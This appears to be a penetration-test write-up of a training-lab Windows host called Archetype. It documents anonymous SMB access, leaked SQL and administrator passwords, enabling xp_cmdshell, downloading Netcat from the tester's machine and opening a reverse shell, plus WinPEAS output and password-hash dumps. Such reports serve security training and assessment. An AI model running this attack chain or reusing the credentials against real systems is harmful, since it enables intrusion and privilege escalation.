Root Cause	**CWE-862 - The product does not perform an authorization check when an actor attempts to access a resource or perform an action.** During the security assessment, a missing authorization mechanism was identified in the SMB (Server Message Block) service on the tested host. SMB is an application-layer client-server protocol used to provide remote access to files, printers, and other network resources. While SMB typically uses the NTLM authentication protocol, it can be configured to allow anonymous access—meaning no password is required. It was discovered that the "backups" and hidden "IPC$" SMB shares are accessible anonymously. An unauthenticated user can list and access the contents of these shares without providing any credentials. Furthermore, it is also possible to enumerate all available SMB shares, including their names, descriptions, and types, anonymously. Remaining hidden shares (ended with $ sign) are ADMIN$ - remote admin files and C$ - system files
Impact	**Scope: Confidentiality** A threat actor could access and read confidential contents of insufficiently-protected "backups" and hidden "IPC$" SMB shares, without providing credentials. **Scope: Integrity** A threat actor could either modify existing sensitive data in the shares or directly write data in the share.
Affected Component	• SMB Server • "backups" share • SMB Share Enumaration • SMB Share Authentication Configuration • "IPC$" share
Remediation	Archetype should address missing SMB share configuration as soon as possbile. The access to unprotected SMB share impacts both Confidentiality and an Integrity of company's data. The following actions should be taken: • Configure the SMB server to disallow guest or anonymous sessions • Configure SMB shares to require authentication.

References	https://cwe.mitre.org/data/definitions/862[.]html

Finding Evidence

The SMB server on port 445 was discovered after nmap scan.

- **-p-** - All ports were scanned
- **-sV** - Probes open ports to determine service/version info
- **-sC** - Default Nmap Scripting Engine scripts

```
nmap -p- -sV -sC 10.129.95.187
```

```
└─$ nmap -p- -sV -sC 10.129.95.187
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 17:53 EST
Nmap scan report for 10.129.95.187
Host is up (0.030s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ssl-date: 2025-03-04T22:55:43+00:00; +10s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-04T22:50:46
|_Not valid after:  2055-03-04T22:50:46
| ms-sql-info:
|   10.129.95.187:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.95.187:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Using SMB client command it was possible to list shares anonymously.

- **-N** - If specified, this parameter suppresses the normal password prompt from the client to the user.
- **-L** - List all SMB shares

```
smbclient -N -L 10.129.95.187
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N -L 10.129.95.187

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.187 failed (Error NT_STATUS_RESOURCE_NAME
_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Hidden administrative shares (ADMIN$, C$) were visible due to permissive SMB configuration but inaccessible anonymously.

```
smbclient -N \\\\10.129.95.187\\ADMIN$
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\ADMIN$
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
smbclient -N \\\\10.129.95.187\\C$
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\C$
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Hidden share "IPC$" could be accessed anonymously. No data inside was found.

```
smbclient -N \\\\10.129.95.187\\IPC$
```

```
└─$ smbclient -N \\\\10.129.95.187\\IPC$
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> pwd
Current directory is \\10.129.95.187\IPC$\
smb: \>
```

The SMB share "backups" was accessible without authentication, allowing anonymous users to browse its contents. During the assessment, a potentially sensitive configuration file named prod.dtsConfig

was identified within the share. It was possible to successfully download this file using the SMB get command, indicating a lack of proper access control.

```
smbclient -N \\\\10.129.95.187\\backups
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.187\\backups
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

                5056511 blocks of size 4096. 2588082 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (3.8 KiloBytes/sec
) (average 3.8 KiloBytes/sec)
smb: \>
```

The misconfiguration of SMB shares impacted Confidentiality and Integrity of company's data.

2. Unprotected configuration file with user credentials - Critical


CWE	CWE-260
CVSS 3.1	9.3 / CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N/E:A/CR:H/IR:H/MAV:A/MAC:L/MAT:N/MPR:N/MUI:N/MVC:H/MVI:H/MSC:H/MSI:H/AU:Y/R:U/V:C/RE:L/U:Red
Root Cause	**CWE-260 - The product stores a password in a configuration file that might be accessible to actors who do not know the password.** During testing, a configuration file named "prod.dtsConfig" was discovered within an unprotected SMB share named "backups." This share was accessible anonymously, with no authentication required to access its contents. The file in question was identified as a DTSConfiguration file used in SQL Server Integration Services (SSIS), which stores configuration settings related to connections and configurations for SSIS packages. The prod.dtsConfig file, stored in XML format, contained sensitive information, including clear-text credentials for accessing a SQL database. Specifically, the credentials for the database user "sql_svc" were exposed, with the associated password "M3g4c0rp123" stored in plaintext. The presence of sensitive credentials in an unprotected and publicly accessible file represents a significant security risk. If an attacker were to gain access to this file, they would be able to read the credentials and potentially use them to gain unauthorized access to the SQL database, compromising confidentiality, availibility integrity of the organization's data. Given the lack of access controls and unencrypted storage of sensitive data, this vulnerability poses a serious risk, particularly when the share is exposed to anonymous access.
Impact	Unprotected user credentials in configuration files pose a serious and direct risk to the exploitation of the client's resources. **Scope: Confidentiality** Unauthorized users or potential threat actors could gain access to these credentials, thereby enabling them to access to sensitive data stored in data base. **Scope: Integrity** The exposure of user credentials can also lead to further compromise of system integrity. With access to these credentials, an attacker could manipulate or alter data in data base, resulting in integrity violations.
Affected Component	• Microsoft SQL Server • Microsoft SQL Server Data Bases • Usernames in Data Base • User privileges • User account "sql_svc"
Remediation	Archetype should promptly address the issue of unsecured configuration files containing sensitive information, particularly plaintext user credentials. Such files should never be left exposed, as they pose a significant risk to both the

	Confidentiality and Integrity of systems and data. The following actions should be taken: • Remove or secure all configuration files containing sensitive data from publicly accessible or unprotected locations. • Regularly audit file systems and network shares to detect and remove files that contain hardcoded or sensitive information Failing to secure such files could lead to unauthorized access, privilege escalation, and further compromise of critical systems.
References	https://cwe.mitre.org/data/definitions/522[.]html

Finding Evidence


Unprotected "backups" SMB share was accessed as anonymous user, without providing credentials.

```
smbclient -N \\\\10.129.95.187\\backups
```



The file was opened and credentials were discovered.

```
cat prod.dtsConfig
```



Credentials were then used to log into MS SQL database. A Python impacket script mssqlclient.py was used to gain access. The mssqlclient.py script is part of the Impacket suite — a collection of Python scripts and libraries used for working with network protocols. mssqlclient.py itself is a command-line tool that allows to connect to a Microsoft SQL Server instance using various authentication methods, including Windows authentication (via NTLM). The script is easily accessible and present in a public GitHub repository. Link to a source code is in the references.

- **-p** - MS SQL server port
- **ARCHETYPE** - name of the database

```
python3 mssqlclient.py -p 1433 ARCHETYPE/sql_svc:M3g4c0rp123@10.129.95.187 -windows-auth
```

```
└─$ python3 mssqlclient.py -p 1433 ARCHETYPE/sql_svc:M3g4c0rp123@10.129.95.18
7 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

Having access to these credentials it was possible to list sensitive data including:

- user list

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_users
UserName                        RoleName   LoginName                       DefDBName   DefSchemaName      UserID   SID
-------------------------------- ---------- ------------------------------- ----------- ------------------ ------ --------------------------------------------------------------------------------
##MS_AgentSigningCertificate##  public     ##MS_AgentSigningCertificate##  master      NULL               b'6'   b'0106000000000009010000014996a2fb6d6ef7960d6ad52ac60318368179ae7'
##MS_PolicyEventProcessingLogin## public     ##MS_PolicyEventProcessingLogin## master      dbo                b'5'   b'b358f79fa0d32a4e9087d7897f494f6a'
dbo                             db_owner   sa                              master      dbo                b'1'   b'01'
guest                           public     NULL                            NULL        guest              b'2'   b'00'
INFORMATION_SCHEMA              public     NULL                            NULL        NULL               b'3'   NULL
sys                             public     NULL                            NULL        NULL               b'4'   NULL
```

- databases list

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0

tempdb                   0

model                    0

msdb                     1
```

- password hashes - including system administartor's

```
SQL (ARCHETYPE\sql_svc  dbo@master)> SELECT name, password_hash FROM master.sys.sql_logins;
name                            password_hash
------------------------------- --------------------------------------------------------------------------------------------------------------------------------
sa                              b'0200100bac9600580c3c299ed7ff81d77bcbe50b830ca60306d7a5e5bf34a5c6be0d895247952bfff5708764033a797e8ca4f2004797203d7ee5c794d655c3218a0b13a3ce63'
##MS_PolicyEventProcessingLogin## b'02003d1be73b4e8454e737ed6b68096e53a810f2ff98dc50df96a240f5b560aebdafcbf6c2db0cab31ad1b1f2af285b3659a6d5479de875380b8100a34882ad7748438985cae'
##MS_PolicyTsqlExecutionLogin## b'0200b21fd125bfc51840773537c9389ba510dddede01db01a45dbea30a74cb34a3b84fb7fa54c60d7f5c7e71813f50182f6ad974c7ab3cd077ca1bea8e1e65979b6d9e1cb223'
```

- who's the owner of databases

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enum_owner
Database   Owner
--------   -----
master     sa

tempdb     sa

model      sa

msdb       sa
```

3. Plaintext Storage of Administrative Credentials - High

CWE	CWE-256
CVSS 3.1	8.9 / CVSS:4.0/AV:A/AC:L/AT:P/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/CR:H/IR:H/AR:H/MAV:A/MAC:L/MAT:P/MPR:L/MUI:N/MVC:H/MVI:H/MVA:H/MSC:H/MSI:H/MSA:H/S:P/AU:N/V:C/RE:L/U:Red
Root Cause	**CWE-256** - Storing a password in plaintext may result in a system compromise. During testing, it was discovered that the Windows Server host user sql_svc had stored administrator credentials in plaintext. Access to these credentials was made possible after compromising the sql_svc user account. A widely available post-exploitation tool, WinPEAS, was used to scan the file system, which led to the discovery of sensitive information in the PowerShell console history. Storing passwords in plaintext significantly increases the risk of system compromise. If an attacker gains access to a low-privileged user like sql_svc, they could extract administrative credentials and escalate privileges, potentially compromising the entire system.
Impact	This vulnerability pose a risk of serious impact on confidentiality, integrity and availibility of the } resources. **Scope: Confidentiality** Exposed administrator credentials may allow unauthorized users or threat actors to access sensitive systems and data. This can lead to the disclosure of additional credentials, confidential information, or business-critical assets. Such access also enables lateral movement across the network, significantly increasing the scope of compromise. **Scope: Integrity** With elevated access, an attacker may alter, delete, or corrupt critical data and configurations. This could undermine the trustworthiness of the system and lead to operational disruptions or unauthorized changes that are difficult to detect and recover from. **Scope: Availability** Access to administrator-level credentials can allow an attacker to disrupt services, disable security controls, or intentionally misconfigure systems—potentially resulting in downtime or denial-of-service conditions. In extreme cases, this may affect business continuity.
Affected Component	• Windows Server OS • User account "sql_svc" • Administrator user account • Microsoft SQL database • Access control rules • User's data
Remediation	Archetype should take immediate action to address the insecure storage of high-privilege credentials in unprotected plaintext. Sensitive data, such as PowerShell command history files containing administrative credentials, must never be exposed or accessible to unauthorized users, as this presents a serious threat to the Confidentiality, Integrity, and Availability of systems and data.

	If such credentials are obtained by a threat actor, they could gain extensive control over the infrastructure, perform lateral movement, escalate privileges, and establish persistent access. The following actions should be taken: • Remove or secure all files containing log history and sensitive user data from publicly accessible or unprotected locations • Prevent sensitive data from being stored by low-privileged users, and ensure administrative activities are isolated and properly controlled. • Implement strict access controls and file permissions to limit access to sensitive files only to authorized personnel. Failing to secure such files could lead to unauthorized access, privilege escalation, and further compromise of critical systems.
References	https://cwe.mitre.org/data/definitions/256.html

Finding Evidence

After obtaining unprotected sql_svc user credentials (as described in the Critical Vulnerabilities section), it was possible to authenticate to the SQL Server. Once access was established, the database configuration was modified to enable the use of the xp_cmdshell stored procedure — allowing the execution of system-level commands directly from within the database context.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> enable_xp_cmdshell
INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

The swl_svc username was confirmed.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell whoami
output
------------------
archetype\sql_svc

NULL
```

A Netcat listener was established on the Kali Linux attacking machine, configured to listen on TCP port 4444.

Netcat is an open-source and free networking utility used to facilitate raw network connections. In this scenario, it was used to set up a listener capable of receiving a reverse shell connection from the target host. Once the target system executed a command to initiate the reverse shell, a connection was successfully established back to the attacker's machine, providing remote command-line access.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

A lightweight Python-based HTTP server was established on the penetration testing machine, listening on port 8000.

This server was set up to facilitate inbound HTTP GET requests originating from the compromised target host, specifically from the context of the sql_svc user. This technique was used to move exploiting scripts from Kali Linux to the server machine.

```
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

A Windows version of Netcat was downloaded directly onto the file system of the target host sql_svc via SQL Server command execution.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -command cd C:\Users\sql_svc\Downloads; wget http://10.10.14.28:8000/nc64.exe -outfile nc64.exe"
output
------
NULL
```

Netcat was subsequently executed on the compromised target host, establishing an outbound connection to the previously configured listener on the penetration testing machine.

This reverse shell connection was initiated from the context of the sql_svc user and it successfully connected to the Netcat listener on the Kali Linux attacking machine over the specified port 4444. As a result, a remote shell session was established, providing direct command-line access to the target system.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -command cd C:\Users\sql_svc\Downloads; .\nc64.exe 10.10.14.28 4444 -e cmd.exe"
```

A reverse shell attack was successful and we took control of sql_svc user in Windows Server OS.

```
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.129.95.187: inverse host lookup failed: Unknown host
connect to [10.10.14.28] from (UNKNOWN) [10.129.95.187] 49680
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>

C:\Users\sql_svc\Downloads>
```

```
C:\Users\sql_svc\Desktop>whoami
whoami
archetype\sql_svc
```

```
C:\Users\sql_svc\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::e90c:e7fa:efcb:b4dc
   Link-local IPv6 Address . . . . . : fe80::e90c:e7fa:efcb:b4dc%7
   IPv4 Address. . . . . . . . . . . : 10.129.95.187
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe96:5e20%7
                                       10.129.0.1
```

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\

01/20/2020  04:20 AM    <DIR>          backups
07/27/2021  01:28 AM    <DIR>          PerfLogs
07/27/2021  02:20 AM    <DIR>          Program Files
07/27/2021  02:20 AM    <DIR>          Program Files (x86)
01/19/2020  10:39 PM    <DIR>          Users
07/27/2021  02:22 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  10,720,243,712 bytes free
```

Next, the WinPeas tool was downloaded onto the target host's file system using the previously established HTTP server.

WinPeas is a free, opne-source, automatic privilege escalation enumeration tool for Windows environments. Its presence on the host enables detailed reconnaissance of local security misconfigurations, privilege escalation vectors, and sensitive information exposure.

```
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.28:8000/winPEASx64.exe -outfile winpeas.exe
wget http://10.10.14.28:8000/winPEASx64.exe -outfile winpeas.exe
```

```
└─$ ls
common.txt  login.php.swp  nc64.exe  winPEASx64.exe

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.95.187 - - [04/Mar/2025 19:09:14] "GET /nc64.exe HTTP/1.1" 200 -
10.129.95.187 - - [04/Mar/2025 19:10:51] "GET /nc64.exe HTTP/1.1" 200 -
10.129.95.187 - - [04/Mar/2025 19:34:31] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

WinPeas was then enabled.

```
PS C:\Users\sql_svc\Downloads> .\winpeas.exe
.\winpeas.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside
 the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and th
en start a new CMD
```

After automatic analysis of WinPeas a file "ConsoleHost_history.txt" was found in sql_svc user file system.

```
◆◆◆◆◆◆◆◆◆◆ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Co
nsoleHost_history.txt
    PS history size: 79B
```

The file was accessible for sql_svc user and content of it was discovered. It included plaintext, unprotected administrator credentials.

```
    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt


PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine> type ConsoleHost_hi
story.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine>
```

A Appendix

A.1 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.95.187	135	msrpc	Microsoft Windows RPC
10.129.95.187	139	netbios-ssn	NetBIOS Session Service
10.129.95.187	445	microsoft-ds	17763 - operating system and build number of the target machine
10.129.95.187	1433	ms-sql-s	Microsoft SQL Server 2017 14.00.1000.00

A.2 Subdomain Discovery

URL	Description	Discovery Method
-	-	-

A.3 Exploited Hosts

Host	Scope	Method	Notes
10.129.95.187	Windows Server	Reverse Shell via SQL Server	Access via unprotected SMB credentials

A.4 Compromised Users

Username	Type	Method	Notes
sql_svc	Service Account	Credentials found in unprotected SMB share	-
Administrator	Administrator	Credentials found in sql_svc file system	-

End of Report